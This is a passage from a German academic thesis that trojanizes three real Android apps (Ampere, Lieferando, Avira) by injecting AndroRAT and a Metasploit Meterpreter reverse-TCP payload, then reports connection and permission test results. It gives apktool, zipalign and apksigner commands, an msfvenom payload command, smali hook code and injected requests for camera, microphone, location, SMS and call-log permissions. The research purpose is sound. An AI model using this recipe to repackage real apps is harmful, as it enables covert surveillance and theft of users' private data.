Durch die Umsetzung jeder Methode mit AndroRAT und dem Metasploit-Android-Payload anhand der drei verschiedenen Applikationen entstehen 18 trojanisierte Applikationen. Dazu muss die Träger-Applikation zunächst entpackt und disassembliert werden. Anschließend wird die Injektion der Berechtigungsanfragen durchgeführt beziehungsweise der Wert der Ziel-API-Ebene in der AndroidManifest.xml-Datei angepasst. In diesem Zusammenhang erfolgt ebenfalls die Injektion des Schadcodes. Zur Fertigstellung wird der Smali-Programmcode innerhalb des Verzeichnisses re-assembliert und das Verzeichnis wieder zu einer APK verpackt. In den folgenden Abschnitten wird zunächst das allgemeine Vorgehen für die Manipulation der APK erklärt und anschließend auf die konkreten Schritte zur Injektion der Berechtigungsanfragen und des Schadcodes eingegangen.

5.2.1 Ablauf und Werkzeuge für die Manipulation einer APK



Abbildung 5.1: Vorgehen für die Manipulation einer APK

Abbildung 5.1 zeigt die notwendigen Schritte für die Manipulation und anschließende Wiederherstellung des installations-bereiten Zustands einer APK. Für das Entpacken und Disassemblieren der APK (Schritt 1) kann das Werkzeug “Apktool” [192] wie folgt verwendet werden:

```
apktool d -r <app.apk> -o <ziel_verzeichnis>
```

Mit dem Parameter “d” wird der Modus “dekodieren” festgelegt. Das Resultat ist ein Unterverzeichnis, welches die einzelnen Bestandteile des Archivs inklusive des disassemblierten Bytecodes beinhaltet (siehe Kapitel 2.5.1). Änderungen am Smali-Programmcode, innerhalb der *.dex-Dateien (Schritt 2.A), können mit einem beliebigen Texteditor durchgeführt werden. Um Änderungen an der AndroidManifest.xml-Datei durchzuführen (Schritt 2.B), muss diese zunächst aus dem vorliegenden AXML-Binärformat in ein Textformat umgewandelt werden. Für die Umwandlung in das XML-Format eignet sich das Java-Programm “xml2axml” [193]:

```
java -jar xml2axml-2.0.1.jar d [AndroidManifest.xml] [AndroidManifest_lesbar.xml]
```

Der Parameter “d” gibt an, dass der Modus “dekodieren” verwendet wird. Die resultierende Datei “AndroidManifest_lesbar.xml” kann anschließend mit einem Texteditor modifiziert werden. Vor der Durchführung von Schritt 3 muss diese Datei wieder in das AXML-Format umgewandelt werden. Dazu wird xml2axml mit dem Flag “e” verwendet. Nachdem die Änderungen durchgeführt worden sind, wird aus dem Verzeichnis mittels Apktool unter Anwendung des Modus “bauen” wieder eine APK erzeugt. Dazu wird folgender Befehl verwendet:

```
apktool b <verzeichnis> -o <neuer_app_name.apk>
```

Für eine erfolgreiche Installation der APK auf Android-Geräten mit einer API-Ebene 30 und größer ist es erforderlich, das Archiv mit dem Werkzeug “Zipalign” [194] auszurichten [195]. Android gibt die Verwendung des folgenden Befehls vor [195]:

```
zipalign -f -p -v 4 merge.apk new_merge.apk
```

Anschließend muss die APK signiert werden (Schritt 5). Dazu wird zunächst ein sogenannter “keystore” erzeugt. Dabei handelt es sich um eine Java-Datei, welche den notwendigen Schlüssel und das Zertifikat für den Vorgang des Signierens erhält [196]. Für die Erzeugung kann das Werkzeug “keytool”, welches in Android-Studio [88] enthalten ist, wie folgt verwendet werden:

```
keytool -genkey -v -keystore my-release-key.keystore -alias
alias_name -keyalg RSA -keysize 2048 -validity 1000
```

Unter Anwendung des erzeugten keystore wird die APK mit dem Werkzeug apksigner [197] signiert:

```
apksigner sign --ks my-release-key.keystore
--ks-pass pass:<erstelles passwort> new_merge.apk
```

5.2.2 Untersuchung der Träger-Applikationen

Die Träger-Applikationen Ampere [198], Lieferando [199] und Avira [200] werden dem Google-Play-Store entnommen. Ampere ist eine einfache Anwendung, welche die Stromstärke während des Ladevorgangs eines Android-Gerätes anzeigen soll. Mit Lieferando können Essensbestellungen getätigt werden und Avira ist eine Sicherheitssoftware mit verschiedenen Funktionen wie Virenschutz und Anti-Diebstahl-Schutz. Die Träger-Applikationen werden zunächst analysiert, um eine geeignete Klasse für die Injektion des Hooks und der Berechtigungsanfragen zu finden. Für den Nachweis der Umsetzbarkeit genügt eine Komponente mit einer grafischen Oberfläche, für die bekannt ist, unter welchen Umständen sie gestartet wird. Die Implementation des Hooks erfolgt in trojanisierten Applikation häufig innerhalb der *onCreate()*-Methode von *Activity*-Komponenten (siehe Kapitel 4.1.2). Diese können innerhalb der (entpackten und disassemblierten) Träger-Applikationen anhand der Klassennamen[14] ausfindig gemacht werden. Die Namen lassen ebenfalls Rückschlüsse darüber zu, mit welcher für den Anwender sichtbaren Funktionalität die Klassen in Verbindung stehen. Die Angaben innerhalb der AndroidManifest.xml-Datei bieten zudem eine Übersicht über die verfügbaren Komponenten. Folgende Klassen werden für die Injektion des Hooks und der Berechtigungsanfragen verwendet. Diese werden im weiteren Verlauf als “Träger-Klassen” bezeichnet.

- **Ampere:** /smali/com/gombosdev/ampere/MainActivity.smali
- **Avira:** /smali/com/avira/android/dashboard/DashboardActivity.smali
- **Lieferando:** /smali_classes3/com/takeaway/android/activity/orderhistory /OrderHistoryActivityImpl.smali

Jede der Träger-Applikationen gibt bereits Installationszeit-Berechtigungen in ihrer AndroidManifest.xml Datei an, welche ebenfalls durch AndroRAT und den Metasploit-Android-Payload benötigt werden. Lieferando und Avira geben dort auch entsprechende Laufzeit-Berechtigungen an. Die Klassen, welche für die Injektion des Hooks ausgewählt worden sind, beinhalten vor der Manipulation der APK keine Berechtigungsanfragen.

5.2.3 Vorbereitung der Injektion von Berechtigungsanfragen

In Vorbereitung auf die Injektion der Berechtigungsanfragen werden zwei Schritte durchgeführt. Zuerst wird eine Applikation erzeugt, welche die Anfragen aller Berechtigungen, die AndroRAT und der Metasploit-Android-Payload benötigen, zur Laufzeit stellt. Diese wird anschließend mit Apktool entpackt und disassembliert, um den entsprechenden Ausschnitt aus dem Smali-Programmcode zu extrahieren.

Java Implementation

Zunächst werden die Berechtigungsanfragen unter Anwendung von Android-Studio [88] in die Vorlage-Applikation “Empty Activity” [201] implementiert. Diese beinhaltet ausschließlich eine *Activity*-Komponente und eine beispielhafte Layout-Datei. Der Programmcode für die Anfrage der Laufzeit-Berechtigungen wird in einer separaten Methode mit der Bezeichnung *request_permissions()* zusammengefasst, welche innerhalb der *onCreate()*-Methode der *MainActivity*-Klasse aufgerufen wird (siehe Anhang D.1 und D.9, Z. 2). Der Applikations-Kontext wird dieser als Funktionsparameter

[14] Diese sind innerhalb der Smali-Dateien zu finden. Bei nicht obfuskierten Applikationen stellen sie außerdem die Dateinamen dar.

übergeben. Sowohl AndroRAT als auch der Metasploit-Android-Payload benötigen eine App-op-Berechtigung. Die Anfragen der App-op-Berechtigungen WRITE_SETTINGS (Metasploit-Android-Payload) und SYSTEM_ALERT_WINDOW (AndroRAT) lassen sich jeweils über ein *Intent*, welcher eine *Activity*-Komponente der Einstellungs-Applikation öffnet, einbinden. Das wird im Anschluss an den Aufruf der *request_permissions()*-Methode implementiert.

Die *requests_permissions()*-Methode wird in zwei unterschiedlichen Varianten umgesetzt, da zum einen die Injektion von Berechtigungsanfragen unter Anwendung der *ActivityCompat*-Klasse und zum anderen unter Anwendung der *AndroiX*-Bibliothek, getestet werden soll. Vor der Ausführung der eigentlichen Berechtigungsanfrage wird geprüft, welche Berechtigungen der Applikation noch nicht erteilt worden sind. Dazu wird über ein Feld, welche diese enthält, iteriert und die *checkSelf-Permission()*-Methode der *ContextCompat*-Klasse in jedem Iterationsschritt ausgeführt. Noch nicht erteilte Berechtigungen werden einer *ArrayList* hinzugefügt.

Für die Umsetzung der ersten Variante der *request_permissions()*-Methode (siehe Anhang D.3 und D.11), wird diese *ArrayList* im Anschluss in ein Feld umgewandelt und an die *requestPermissions()*-Methode der *ActivityCompat*-Klasse übergeben. Es wird keine Rückruffunktion implementiert. Die Angabe einer Anfragenummer ist dennoch notwendig. Sie wird in diesem Fall auf “0” gesetzt, da die gewählten Träger-Klassen der Träger-Applikationen keine eigenen Berechtigungsfragen implementieren. Variante zwei der *request_permissions()*-Methode wird unter Anwendung des *Activity-ResultContract* “RequestMultiplePermissions” umgesetzt (D.5 und D.13). Für die Registrierung des Vertrages muss eine Rückruffunktion implementiert werden. Der Rumpf dieser Methode wird frei gelassen, da keine Aktion nach der Beantwortung der Berechtigungsanfrage durch den Anwender ausgeführt werden soll. Der *launch()*-Methode des Objektes, welches mit der Registrierung erzeugt wird und die Anfrage auslöst, wird die zuvor erzeugte *ArrayList* als Feld übergeben.

Smali-Programmcode

Aus dem erstellten Programmcode wird anschließend in Android-Studio eine APK erzeugt, welche mit Apktool disassembliert und entpackt wird, um den Smali-Programmcode zu erhalten. Dieser enthält Annotationen, welche Auskunft über die zugehörige Zeile aus dem ursprünglichen Java-Programmcode geben. Mithilfe dieser Annotationen kann der für die Injektion relevante Programmcode innerhalb der Smali-Dateien ausfindig gemacht werden. In Anhang D ist dieser Smali-Programmcode folgend auf die Quelltexte, welche den zugehörigen Java-Programmcode enthalten, aufgeführt. Die Annotationen sind darin blau markiert.

Die Unterschiede im Smali-Programmcode zwischen dem Metasploit-Android-Payload und AndroRAT belaufen sich auf wenige Zeilen. In den Implementationen der *request_permissions()*-Methoden müssen die Zeichenketten, welche die Berechtigungen darstellen und zu Beginn in Register verschoben werden, angepasst werden. Anschließend muss die Größe des Feldes, in dem sie zusammengefasst werden, entsprechend verändert werden.

Quelltext 5.1: Ausschnitt des Smali-Programmcodes für die Berechtigungsanfrage
(Auszug Quelltext D.4 im Anhang (Z. 1 – 17))

```
1  .method public request_permissions(Landroid/content/Context;)V
2
3  .locals 9
4
5  .param p1, "context"    # Landroid/content/Context;
6
7  .line 34
8
9  const-string v0, "android.permission.CAMERA"
10 const-string v1, "android.permission.RECORD_AUDIO"
11 const-string v2, "android.permission.ACCESS_FINE_LOCATION"
12 const-string v3, "android.permission.ACCESS_COARSE_LOCATION"
13 const-string v4, "android.permission.READ_PHONE_STATE"
14 const-string v5, "android.permission.READ_EXTERNAL_STORAGE"
15 const-string v6, "android.permission.WRITE_EXTERNAL_STORAGE"
16 const-string v7, "android.permission.READ_SMS"
17 const-string v8, "android.permission.READ_CALL_LOG"
18
19
20 filled-new-array/range {v0 .. v8}, [Ljava/lang/String;
```

Quelltext 5.1 zeigt, am Beispiel der AndroRAT Implementation, welcher Teil des Smali-Programmcodes in der *request_permissions()*-Methode sich zwischen den Trojanern unterscheidet. Mittels **const-string <Register>, <Berechtigung>** werden die einzelnen Zeichenketten, welche die Berechtigung repräsentieren, in die Register verschoben (Zeilen 9 bis 17). In Zeile 20 werden die Inhalte der Register (in diesem Fall v0 bis v8) in das Feld verschoben, welches anschließend für die Berechtigungsanfrage verwendet wird. Um diese Anfrage für den Metasploit-Android-Payload anzupassen, müssen zusätzliche Register verwendet werden, da dieser mehr Berechtigungen anfragt.

Ein weiterer Unterschied zwischen dem Smali-Programmcode für AndroRAT und dem Metasploit-Android-Payload ergibt sich daraus, dass jeweils unterschiedliche App-op-Berechtigungen angefragt werden müssen. Da beide Anfragen über ein *Intent*, welches eine *Activity*-Komponente der Einstellungs-Applikation öffnet, funktionieren, beläuft sich der Unterschied innerhalb des Smali-Programmcodes auf eine Zeichenkette. Diese Zeichenkette ist der Name des auszuführenden *Intent* (android.settings.action.MANAGE_WRITE_SETTINGS für den Metasploit-Android-Payload in Quelltext D.10 im Anhang, Zeile 31 und android.settings.action.MANAGE_OVERLAY_PERMISSION für AndroRAT in Quelltext D.2 im Anhang, Zeile 31).

Bei der Disassemblierung der APK, welche die Implementation der Berechtigungsanfragen über die *AndroidX*-Bibliothek beinhaltet, wird eine zusätzliche Smali-Datei neben der *MainActivity* erzeugt. Diese trägt die Bezeichnung:

`MainAcvtivity$$ExternalSyntheticLambda0.smali`

5.2.4 Durchführung der Injektion von Berechtigungsanfragen

Die Injektion der Berechtigungsanfragen findet nach der Ausführung von Schritt eins des beschriebenen Ablaufs zur Manipulation einer APK statt. Die APK der Träger-Applikation liegt dazu bereits disassembliert und entpackt vor. Dazu müssen die zusätzlich benötigten Berechtigungen zunächst innerhalb der AndroidManifest.xml-Datei der Träger-Applikation ergänzt werden. Diese werden mit dem <uses-permission>-Tag hinzugefügt.

Anschließend wird in der Träger-Klasse der Smali-Programmcode für die Anfrage der Berechtigungen injiziert. Der Anteil, welcher in der *onCreate()*-Methode hinzugefügt wird, enthält jeweils den Aufruf der Funktion *request_permissions()* und die Anfrage der App-op-Berechtigungen. Der entsprechende Smali-Programmcode ist im Anhang in Quelltext D.10 für den Metasploit-Android-Payload und in Quelltext D.2 für AndroRAT zu finden. Er wird in den jeweiligen Träger-Klassen, am Ende der *onCreate()*-Methode und vor Aufruf des Befehls "return-void" hinzugefügt. Der Beginn der *onCreate()*-Methode ist durch die Annotation `.method protected onCreate(Landroid/os/Bundle;)V` identifizierbar und das Ende der Methode durch die Annotation ".end method" (siehe Kapitel 2.5.2). Mit der Auswahl dieser Position wird sichergestellt, dass Register, welche bereits innerhalb der Methode verwendet worden sind, überschrieben werden können, ohne den Programmablauf zu beeinflussen.

Der Smali-Programmcode, welcher aus der Implementation von der Anfrage über die *AppCompat*-Klasse oder die Klasse der *AndroidX*-Bibliothek innerhalb der *request_permissions()*-Methode resultiert, wird an das Ende der Datei der Träger-Klasse kopiert. Für die Injektion der Anfrage über die *AppCompat*-Klasse wird der Smali-Programmcode in Quelltext D.2.2 für den Metasploit-Android-Payload und Quelltext D.1.2 für AndroRAT verwendet. Um die Anfrage über die Klasse der *AndroidX*-Bibliothek hinzuzufügen, müssen der Träger-Klasse zwei Funktionen hinzugefügt werden, welche aus der Berechtigungsanfrage resultieren. Zudem muss die zusätzliche Datei `MainAcvtivity$$ExternalSyntheticLambda0.smali` hinzugefügt werden. Der Teil des Namens vor "$$" wird dazu auf den der Träger-Klasse geändert. Der hinzuzufügende Smali-Programm -code befindet sich für den Metasploit-Android-Payload in Quelltext D.2.3 und für AndroRAT in Quelltext D.1.3.

Notwendige Anpassungen am Smali-Programmcode

Innerhalb des Smali-Programmcodes welcher der Träger-Klasse hinzugefügt wird, werden an mehreren Stellen Methoden der definierenden Klasse selbst aufgerufen. Das ist zum Beispiel bei dem Aufruf der *request_permissions()*-Methode innerhalb der *onCreate()*-Methode der Fall. Wie aus Quelltext 5.2 hervorgeht, ist dabei der Pfad zu der Klasse angegeben, welche diese Methode aufruft:

Quelltext 5.2: Smali-Programmcode für den Aufruf der request_permissions()-Methode
(Auszug Quelltext C.1.1 oder C.2.1 im Anhang (Z. 5))

```
1 invoke-virtual {p0, v0}, Lcom/example/simple_app/MainActivity
    ;->request_permissions(Landroid/content/Context;)V
```

Nach der Erzeugung der Applikation mit Android-Studio ist dieser Pfad immer **Lcom/example/simple_app/MainActivity**, denn das ist der Ort innerhalb der Applikation, in dem die aufzurufenden Methoden implementiert sind. Für die erfolgreiche Injektion der Berechtigungsanfragen ist es erforderlich, diesen Pfad auf den Namen der Träger-Klasse anzupassen. Die Pfade müssen für die jeweiligen Träger-Applikationen wie folgt angepasst werden:

- **Ampere:** Lcom/gombosdev/ampere/MainActivity
- **Avira:** Lcom/avira/android/dashboard/DashboardActivity
- **Lieferando:** Lcom/takeaway/android/activity/orderhistory/OrderHistoryActivityImpl

Die entsprechenden Stellen, an denen diese Anpassung vorgenommen werden muss, sind im Smali-Programmcode im Anhang rot markiert. Weiterhin wird zu Beginn jeder Methode die Anzahl der verwendeten Register, mit der Annotation ".locals X") angegeben. Diese Angabe muss in der *onCreate()*-Methode der Träger-Klasse angepasst werden, wenn darin weniger als vier Register benötigt werden.

5.2.5 Injektion von AndroRAT und dem Metasploit-Android-Payload

Die Injektion des Schadcodes findet nach der Ausführung von Schritt eins des beschriebenen Ablaufs der Manipulation einer APK statt. Die APK der Träger-Applikation liegt dazu bereits entpackt und disassembliert vor. Folgende Schritte werden für die Injektion durchgeführt:

1. Hinzufügen der Komponenten der Malware in der AndroidManifest.xml-Datei
2. Erzeugen der Malware als eigenständige Applikation
3. Entpacken und Disassemblieren der APK
4. Hinzufügen der Dateien mit dem Smali-Programmcode dieser APK in die APK der Träger-Applikation
5. Hinzufügen des Hooks in den Programmablauf der Träger-Klasse

AndroRAT
Die Deklarationen der Komponenten "MainService" und "jobScheduler" sowie die *Broadcast-Receiver*-Komponente "broadcastReciever" von AndroRAT werden der AndroidManifest.xml-Datei der Träger-Applikation hinzugefügt, damit sie nach der Trojanisierung für den Verbindungsaufbau verwendet werden können. Der Quelltext der Applikation wird in Android-Studio geöffnet, um anschließend daraus eine APK zu erzeugen. Diese wird mit Apktool entpackt und disassembliert.

Abbildung 5.2 zeigt den Inhalt des daraus entstehenden Verzeichnisses. Das Unterverzeichnis **smali_classes4** enthält den Smali-Programmcode für die Klassen, in denen die Kernfunktionalitäten der Schadsoftware implementiert sind. Der Inhalt dieses Unterverzeichnisses wird in ein Verzeichnis der Träger-Applikation kopiert, welches ebenfalls Smali-Programmcode enthält. Danach liegt es in diesem Verzeichnis als direktes Unterverzeichnis vor, sodass eine vergleichbare Ordnerstruktur entsteht, wie sie in Abbildung 5.2 dargestellt ist.

Anschließend wird der Hook am Ende der *onCreate()*-Methode der Träger-Klasse implementiert. Dazu wird dem Smali-Programmcode von AndroRAT der Aufruf der Methode *execute()* aus der Klasse *tcpConnection()* und die dafür notwendige Erzeugung eines Objektes aus der Klasse *tcp-*



Abbildung 5.2: Bestandteile der AndroRAT-APK

Connection() entnommen. Wie in Kapitel 4.4.1 gezeigt, bewirkt der Aufruf der *execute()*-Methode die Initiierung des Verbindungsaufbaus zu dem C&C-Server. Die IP-Adresse sowie der Port für die Verbindung zu dem Server werden der Methode als Zeichenketten übergeben und können innerhalb des Smali-Programmcodes neu definiert werden. Der in Quelltext E.1 im Anhang dargestellte Smali-Programmcode wird am Ende der *OnCreate()*-Methode der Träger-Klassen hinzugefügt.

Es gibt verschiedene Szenarien, in denen AndroRAT selbstständig versucht, einen Verbindungsaufbau herzustellen. Beispiele dafür sind ein Verbindungsabbruch oder der Empfang eines *Broadcast*. Der Weg führt dabei über eine Methode der *jumper*-Klasse, welche die *MainActivity* aufruft, damit diese die *execute()*-Methode der *tcpConnection*-Klasse ausführt. Da AndroRATs eigene *Activity*-Komponente bei der Injektion nicht in die Träger-Applikation übernommen wird, würde das Programm durch den Aufruf der *MainActivity* abstürzen. Um das zu umgehen, wird der Smali-Programmcode von AndroRAT so angepasst, dass innerhalb der *jumper*-Klasse anstelle eines Aufrufs der eigenen *MainActivity* ein Aufruf der Träger-Klasse erfolgt. Dazu muss der Klassenname an entsprechender Stelle angepasst werden.

Metasploit-Android-Payload

Für die Injektion des Metasploit-Android-Payload werden zunächst die Deklarationen der *Service*- und der *Broadcast-Receiver*-Komponente in der AndroidManifest.xml-Datei der Träger-Applikation hinzugefügt (siehe Kapitel 4.4.3). Anschließend wird das in dem Metasploit-Framwork integrierte Werkzeug zur Payload-Erzeugung verwendet, um mit dem folgenden Befehl einen Meterpreter-staged-Payload zu erzeugen.

```
msfvenom -p android/meterpreter/reverse_tcp
LHOST=<IP-Adresse> LPORT=<Port> R> payload.apk
```

Der erzeugte Payload liegt als APK vor. Diese wird mit Apktool entpackt und disassembliert.



Abbildung 5.3: Bestandteile der Metasploit-Android-Payload-APK

Aus dem entstandene Verzeichnis (siehe Abbildung 5.3), wird der Inhalt des Unterverzeichnisses “smali” in ein Verzeichnis, welches Smali-Dateien der Träger-Applikation enthält, kopiert. Die Implementation des Hooks erfolgt durch das Hinzufügen der folgenden Zeile am Ende der *onCreate()*-Methode der Träger-Klasse.

```
invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
```

5.2.6 Installation und Tests

Um eine erfolgreiche Injektion nachzuweisen, wird der Verbindungsaufbau zu dem C&C-Server der jeweiligen Schadsoftware für die resultierenden Applikationen getestet. Außerdem wird die ordnungsgemäße Funktionsweise der Berechtigungsanfragen geprüft beziehungsweise die automatische Erteilung zur Installationszeit. Dazu werden vier verschiedene Android-Geräte verwendet, um die entstandenen Trojaner zu testen. Drei davon sind virtuelle Android-Studio-Emulatoren. Ein Gerät ist ein physisches Android-Smartphone.

Prüfung des Verbindungsaufbaus
Der C&C-Server für AndroRAT ist in Form eines Python-Programms implementiert. Dieses wird auf dem Gerät ausgeführt, zu dem der Trojaner eine Verbindung aufbauen soll. Dazu muss bei der Ausführung der Port angegeben werden, welcher auf diesem Gerät für die Verbindung geöffnet werden soll. Dieser Port und die IP-Adresse des C&C-Servers werden im Quelltext des Trojaners auf den Server angepasst (siehe Quelltext E.1 im Anhang). Für den Metasploit-Android-Payload wird das im Metasploit-Framework integrierte Werkzeug “Mfsconsole” als Schnittstelle für die Informationsübertragung zwischen dem Trojaner und dem Server verwendet. Wie im vorherigen Kapitel gezeigt, werden IP-Adresse und Port des Servers bei der Erzeugung des Payloads und vor der Injektion in die Träger-Applikation angegeben.

Versuch auf emulierten Geräten
Um die Trojaner zu testen, werden über den Gerätemanager in Android-Studio drei virtuelle Geräte erzeugt. Diese sind vom Typ Pixel 3 XL und erhalten Systemabbilder mit den API-Ebenen 23, 28 und 32. Android-Studio baut für jeden Emulator ein eigenes virtuelles Netzwerk auf. Der Host-Computer, auf welchem das Programm aktiv ist, besitzt in diesem die IP-Adresse 10.0.2.2 [202]. Dieses virtuelle Netzwerk wird verwendet, um den Verbindungsaufbau von dem Trojaner zu dem C&C-Server zu testen. Das jeweilige Programm für den Server wird dazu auf dem Host ausgeführt und die IP-Adresse 10.0.2.2 innerhalb der Schadsoftware als Ziel angegeben. Die Installation der APK erfolgt mittels adb. Vor dem Test jedes weiteren Trojaners werden über den Gerätemanager alle Daten von dem Emulator gelöscht.

Versuch auf physischem Gerät

Als physisches Gerät wird ein “HTC U11” (gerootet), welches auf die API-Ebene 28 aktualisiert worden ist, verwendet. Für die Prüfung des erfolgreichen Verbindungsaufbaus befinden sich das Smartphone und ein weiteres Gerät, von dem aus der C&C Server gestartet wird, im selben lokalen Netzwerk. Die IP-Adresse wird im Quelltext der Schadsoftware an die des Servers im Netzwerk angepasst. Der jeweils zu prüfende Trojaner wird mittels adb auf dem Gerät installiert und nach der Durchführung des Versuchs wieder deinstalliert.

Prüfung des Erhaltungszustandes der Berechtigungen

Die erfolgreiche Injektion der Berechtigungsanfragen wird geprüft, indem die trojanisierte Applikation auf dem Gerät zunächst gestartet wird. Anschließend wird die *Activity*-Komponente, welche den *Hook* und die Berechtigungsanfragen auslöst, ausgeführt. Alle erscheinenden Berechtigungsanfragen werden akzeptiert. Anschließend werden die Einträge für die Applikation innerhalb systeminterner Verwaltungsdateien geprüft, um zu bestätigen, dass die Berechtigung erteilt worden ist. Welche Dateien ausgelesen werden müssen, ist in Kapitel 3.5 beschrieben. Dasselbe Vorgehen wird verwendet, um zu prüfen, ob das Herabsetzen der Ziel-API-Ebene zu dem Erhalt der Berechtigungen geführt hat. Im Folgenden werden die Ergebnisse der beschriebenen Tests vorgestellt.

5.3 Ergebnisse

Tabelle 5.1: Ergebnisse der Injektionen mit AndroRAT

	Test-Gerät	Injektion AppCompat			Injektion AndroidX-Bibliothek			Ziel-API-Ebene 22		
		Lieferando	Avira	Ampere	Lieferando	Avira	Ampere	Lieferando	Avira	Ampere
Erfolgreicher Verbindungs -aufbau	23	✓	X (2)	✓	✓	X (1)	✓	✓	X (2)	✓
	28	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
	28 (h)	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
	32	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
Berechtigungen vom Typ normal erteilt	23	✓	X (2)	✓	✓	X (1)	✓	✓	X (2)	✓
	28	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
	28 (h)	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
	32	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
Laufzeit Berechtigungen erteilt	23	✓	X (2)	✓	✓	X (1)	✓	✓	X (2)	✓
	28	✓	✓	X (3)	✓	X (1)	X (3)	✓	✓	✓
	28 (h)	✓	✓	X (3)	✓	X (1)	X (3)	✓	✓	✓
	32	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
App-op-Berechtigung MODE_ALLOWED	23	✓	X (2)	✓	✓	X (1)	✓	-	X (2)	-
	28	✓	✓	✓	✓	X (1)	✓	-	-	-
	28 (h)	✓	✓	✓	✓	X (1)	✓	-	-	-
	32	✓	✓	✓	✓	X (1)	✓	-	-	-
App-op-Berechtigung erteilt	23	-	X (2)	-	-	X (1)	-	✓	X (2)	✓
	28	-	-	-	-	X (1)	-	✓	✓	✓
	28 (h)	-	-	-	-	X (1)	-	✓	✓	✓
	32	-	-	-	-	X (1)	-	✓	✓	✓

Tabelle 5.2: Ergebnisse der Injektionen mit dem Metasploit-Android-Payload

	Test-Gerät	Injektion AppCompat			Injektion AndroidX-Bibliothek			Ziel-API-Ebene 22		
		Lieferando	Avira	Ampere	Lieferando	Avira	Ampere	Lieferando	Avira	Ampere
Erfolgreicher Verbindungs -aufbau	23	✓	X (2)	✓	✓	X (1)	✓	✓	X (2)	✓
	28	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
	28 (h)	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
	32	✓	✓	✓	✓	X (1)	✓	✓	✓	
Berechtigungen vom Typ normal erteilt	23	✓	X (2)	✓	✓	X (1)	✓	✓	X (2)	✓
	28	✓	✓	✓	✓	X (1)	✓	✓	✓	
	28 (h)	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
	32	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
Laufzeit-Berechtigungen erteilt	23	✓	X (2)	✓	✓	X (1)	✓	✓	X (2)	✓
	28	✓	✓	X (3)	✓	X (1)	X (3)	✓	✓	✓
	28 (h)	✓	✓	X (3)	✓	X (1)	X (3)	✓	✓	✓
	32	✓	✓	✓	✓	X (1)	✓	✓	✓	✓
App-op-Berechtigung MODE_ALLOWED	23	✓	X (2)	✓	✓	X (1)	✓	-	X (2)	-
	28	✓	✓	✓	✓	X (1)	✓	-	-	-
	28 (h)	✓	✓	✓	✓	X (1)	✓	-	-	-
	32	✓	✓	✓	✓	X (1)	✓	-	-	-
App-op-Berechtigung erteilt	23	-	X (2)	-	-	X (1)	-	✓	X (2)	✓
	28	-	-	-	-	X (1)	-	✓	✓	✓
	28 (h)	-	-	-	-	X (1)	-	✓	✓	✓
	32	-	-	-	-	X (1)	-	✓	✓	✓

✓ = ja | - = nein | X (<Nummer des Auslösers>) = Fehler

Aus Tabelle 5.1 und Tabelle 5.2 geht hervor, dass die Durchführung mit AndroRAT und dem Metasploit-Android-Payload zu dem gleichen Ergebnis geführt hat. Die Zeilen mit dem Zusatz “h” zeigen die Ergebnisse für das physische Gerät (HTC U11). Die anderen Zeilen beziehen sich auf die emulierten Geräte mit den unterschiedlichen API-Ebenen.

